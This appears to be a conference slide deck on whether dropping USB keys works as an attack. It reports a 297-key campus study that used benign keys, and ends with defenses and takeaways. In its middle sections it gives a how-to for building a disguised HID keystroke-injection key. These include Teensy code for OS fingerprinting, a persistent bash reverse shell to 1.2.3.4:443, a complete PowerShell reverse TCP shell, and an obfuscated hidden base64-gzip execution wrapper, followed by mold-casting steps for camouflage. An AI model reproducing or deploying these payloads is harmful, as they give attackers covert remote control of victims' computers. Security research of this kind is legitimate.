



# DOES DROPPING USB DRIVES REALLY WORK?

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# MR. ROBOT



Does dropping USB keys really work?

# Agenda

How do you create a malicious USB key?

Various types of malicious USB keys and how to create them

How effective is dropping a USB key?

We dropped 297 USB keys on UIUC campus to find out

How do you defend against USB key drop attacks?

Techniques and tools you can use to mitigate USB key drop attacks

# How to create a malicious USB

# The three types of malicious USB keys



Social  
Engineering



HID  
Human Interface  
Device




0-day

# Types of malicious USB pros & cons


Attack vector	Mostly used by	Complexity & Cost	Reliability	Stealth	Cross OS
<b>Social engineering</b>	Academics Our study!	★	★	★	★★★★
<b>HID</b> Human Interface Device	White Hat Corporate espionage	★★★	★★★	★	★★★
<b>0-day</b>	Government High-end corp espionage	★★★★	★★★★	★★★★	★




# Social engineering illustrated



# HID illustrated



A close-up photograph of a person's hands using a grinding tool on a metal block. The scene is dimly lit, with the primary light source being the bright sparks and the glowing point of contact between the tool and the metal. The sparks are captured in mid-air, creating a dynamic, starburst effect. The person is wearing a dark jacket, and the background is dark and out of focus.

# Crafting a real-world HID key

# Challenges to making HID attack practical

## Cross-device via OS fingerprinting

Keyboards and other HID devices were never meant to be OS aware


## Small binary-less persistent reverse-shell

Create small payload that spawns a reverse-shell without triggering AV

## Camouflaging HID device as a credible USB drive

Making our custom USB key look legit

# Hardware




## Teensy 3.2:

- Off the shelf keyboard emulation
- C framework
- Arduino compatible

# Payload crafting

# Staging overview



## **GOTCHA: No direct feedback**

No easy way to test for

1. Timing between commands
2. Successful execution

Use CAPS lock key toggling as feedback bit

# Testing if drivers are loaded

**Idea:** try to blink light and test if we can lock toggle the CAPS lock key status

```
void wait_for_drivers(void) {
    //until we are ready
    for(int i = 0; i < LOCK_ATTEMPTS && (!is_locked()); i++) {
        digitalWrite(LED_PIN, HIGH);
        digitalWrite(LED_PIN, LOW);
        delay(LOCK_CHECK_WAIT_MS);
        toggle_lock();
    }

    // maybe it is seen as a new keyboard, evading
    if (!is_locked()) {
        osx_close_windows();
    }

    //reseting lock
    reset_lock();
    delay(100);
}
```



# OS fingerprinting

```
bool fingerprint_windows(void) {
    int status1 = 0; //LED status before toggle
    int status2 = 0; //LED status after toggle
    unsigned short sk = SCROLLLOCK;

    // Get status
    status1 = ((keyboard_leds & sk) == sk) ? 1 : 0;
    delay(DELAY);


    //Asking windows to set SCROLLLOCK
    win_open_execute();
    type_command("powershell -Command \"(New-Object -ComObject WScript.Shell).SendKeys('{SCROLLLOCK}')\"");
    delay(DELAY);

    // Get status
    status2 = ((keyboard_leds & sk) == sk) ? 1 : 0;
    is_done();

    if (status1 != status2) {
        return true;
    } else {
        return false;
    }
}
```

**Idea:** Try to lock the Scroll Lock key in powershell and test if it worked

# Spawning a reverse-shell



Reverse shell to pierce through firewall

Use scripting language and obfuscation to avoid AV

Payload must be small: 62.5 keystrokes per second max

Leverage metasploit as C&C

# MacOS (OSX) & Linux payload

## Ideas:

Use bash to create a reverse shell

Use nohup to spawn the reverse shell as a background process

```
nohup bash -c \"while true;do bash -i >& /dev/tcp/1.2.3.4  
/443 0>&1 2>&1; sleep 1;done\" 1>/dev/null &
```

# Windows payload

```
Process {
    $modules=@()
    $c=New-Object System.Net.Sockets.TCPClient("1.2.3.4",443)
    $s=$c.GetStream()
    [byte[]]$b=0..20000|%{0}
    $d=[text.encoding]::ASCII.GetBytes(
        "Windows PowerShell running as user "+$env:username+" on "+$env:computername+"`nEnjoy!.`n`n"
    )
    $s.Write($d,0,$d.Length)
    $d=[text.encoding]::ASCII.GetBytes("PS "+(Get-Location).Path+">")
    $s.Write($d,0,$d.Length)
    while(($i=$s.Read($b,0,$b.Length)) -ne 0)
    {
        $E=New-Object -TypeName System.Text.AsciiEncoding
        $D=$E.GetString($b,0,$i)
        $k=(Invoke-Expression -Command $d 2>&1 | Out-String)
        $l=$k+"PS "+(Get-Location).Path+"> "
        $x=$(error[0] | Out-String)
        $error.clear()
        $l=$l+$x
        $d=[text.encoding]::ASCII.GetBytes($l)
        $s.Write($d,0,$d.Length)
        $s.Flush()
    }
    $c.Close()
}
```

**Inner-payload:** Reverse TCP connection in Powershell

```
powershell -exec bypass -nop -W hidden -noninteractive -Command \"&
{
    $s=New-Object IO.MemoryStream(
        ,[Convert]::FromBase64String('...BASE64_GZ_POWERSHELL_REVERSE_SHELL...')
    );
    $t=(New-Object IO.StreamReader(
        New-Object IO.Compression.GzipStream(
            $s,[IO.Compression.CompressionMode]::Decompress)
        )
    ).ReadToEnd();
    IEX $t
}
\";exit
```


**Outer-payload:** Base64 decode, Gunzip and execute in background process

# Demo




# Key camouflaging

# Starting point: teensy




# A long way to go






# Using raw type A connector





# Type A connector soldered to Teensy





# A step in the right direction



# Getting there takes practice :)




# Preparing the silicon



# Casting the silicon mold using a real key



# Silicon mold





# Resin and color





# Casting a USB key



# Trimming the excess of resin



# A difficult start



# Getting there!



# Camouflage successful!



# Material cost

Teensy	\$20
Mold + resin casting	\$10
Equipment & supply	\$10
<b>Total</b>	<b>~\$40</b>

Price per key assuming that at least 10 keys are made

How deadly are USB drop attacks?

# Game Plan

Drop **297 USB keys**  
and see what happens





# Experimental setup

297 social-eng USB keys dropped on the University of Illinois campus  
Worked with IRB, University Counsel, and public safety – regular USB keys with plain html files


Built a USB key creation, dropping and monitoring system

Built a custom solution based on App-engine and Android for the experiment



Debriefing of the subject via optional survey

Offered users to keep the key and to optionally give us feedback







# USB keys appearance




# USB keys content



No label




Final exam



Confidential


# Drop location type



Outside



Common room



Classroom




Hallway








Parking lot


# Drop action





-  Academic Room
-  Common Room
-  Hallway
-  Outside
-  Parking Lot


# Busted on Reddit



The screenshot shows a web browser window with the URL [https://www.reddit.com/r/UIUC/comments/34fttu/usb\\_flash\\_drives\\_with\\_final\\_exam\\_answers/](https://www.reddit.com/r/UIUC/comments/34fttu/usb_flash_drives_with_final_exam_answers/). The page header includes navigation links for subreddits and a banner for the UIUC subreddit. A notification states: "This is an archived post. You won't be able to vote or comment." The main post is titled "USB flash drives with 'Final Exam Answers' appearing on campus" (self:UIUC), submitted 1 year ago by DozTK421. The post text reads: "I saw posts yesterday about flash drives seen around campus with 'Final Exam Answers' printed on them. Someone actually had a picture. Does anyone have any examples of this? Or pictures? Yes, I work for campus IT. I am concerned that this is way to sneak in malware. It's a common tactic. When you plug in the flash drive, it's not what you do see, but may not be visible. Needless to say, if you see one of these, I recommend that it is not safe to plug into your USB drive, no matter when you are using a Mac, Windows, Linux, or CP/M. I'd ask that you drop it off with the CITES (or tech services, etc) Help Desk. I'd be very curious to look at one of these." Below the post are 16 comments, sorted by best. The top comment is by serendipiteee (26 points, 1 year ago), which says: "As I said in the last thread, I had picked one up myself (completely unlabeled) and plugged it into a school computer to check whom it might have belonged to. Turns out it's a study being done by Prof. Michael Bailey, so contact him if you have questions about it. The original ones are not intended to be malicious. However, since a lot more people probably know about this now, a malicious person could start interfering with the experiment (either by messing with the original USBs or dropping their own malicious ones). So yeah, don't go plugging strange USBs into your computer." The bottom comment is by DozTK421 (9 points, 1 year ago).




**46%** of the keys phoned home




# Study in numbers

	Total	Fraction
Key dropped	297	
Key picked up	290	98%
Key who phoned home	135	45%
Key returned	54	19%
People answering survey	62	21%


# Click rate over time for opened keys




# Opening rate by USB key appearance




# Opening rate by drop location



# Self-reported motivation



# Type of documents opened



Some people have opened multiple file types which explains the percentages not adding up to 100%.



# Defending against USB attacks

## Awareness and security training

Teaching people to be mindful of what they plug into their computer

## Block USB ports

Physically block the USB ports on sensitive computers

## Restrict the type of USB authorized

Use Windows policy or USBkill code to restrict device -- ID are spoofable thus

# Takeaways

## USB drop attack works

With at least 48% success rate USB drop attack are very effective

## Creating reliable malicious USB is not trivial

Realistic and cross-platform HID devices are doable but require dedication

## No easy defense

AV won't save you from this attack, device policy and awareness will

# Co-conspirators



**Cealtea:** Camouflage expert

**Nicolas “Pixel” Noble:** Hardware specialist

**Jean-Michel Picod:** Teensy whisperer

**Mike Bailey:** Vell, Bailey's just zis guy, you know?

**Zakir Durumeric:** Network wizard

**Matt Tischer:** Master dropper

# Kickstarter?



Thinking of a Kickstarter to create an advanced HID USB with:

- Realistic look
- Hardware based fingerprint
- Remote exfiltration (GSM or Wifi)

Interested? Fill the form at the end of the post: <https://ly.tl/malusb>

# Build your own HID key - get a free one


“How-to” blog post: <https://ly.tl/malusb>

Code: <https://github.com/LightWind/malusb>

Want a free one? Two possibilities:

- Follow & Retweet blog post with @elie mention
- Like page & re-share on Facebook

Will pick winners and mail them a key on  
August 9th



# Thanks!

<https://ly.tl/malusb>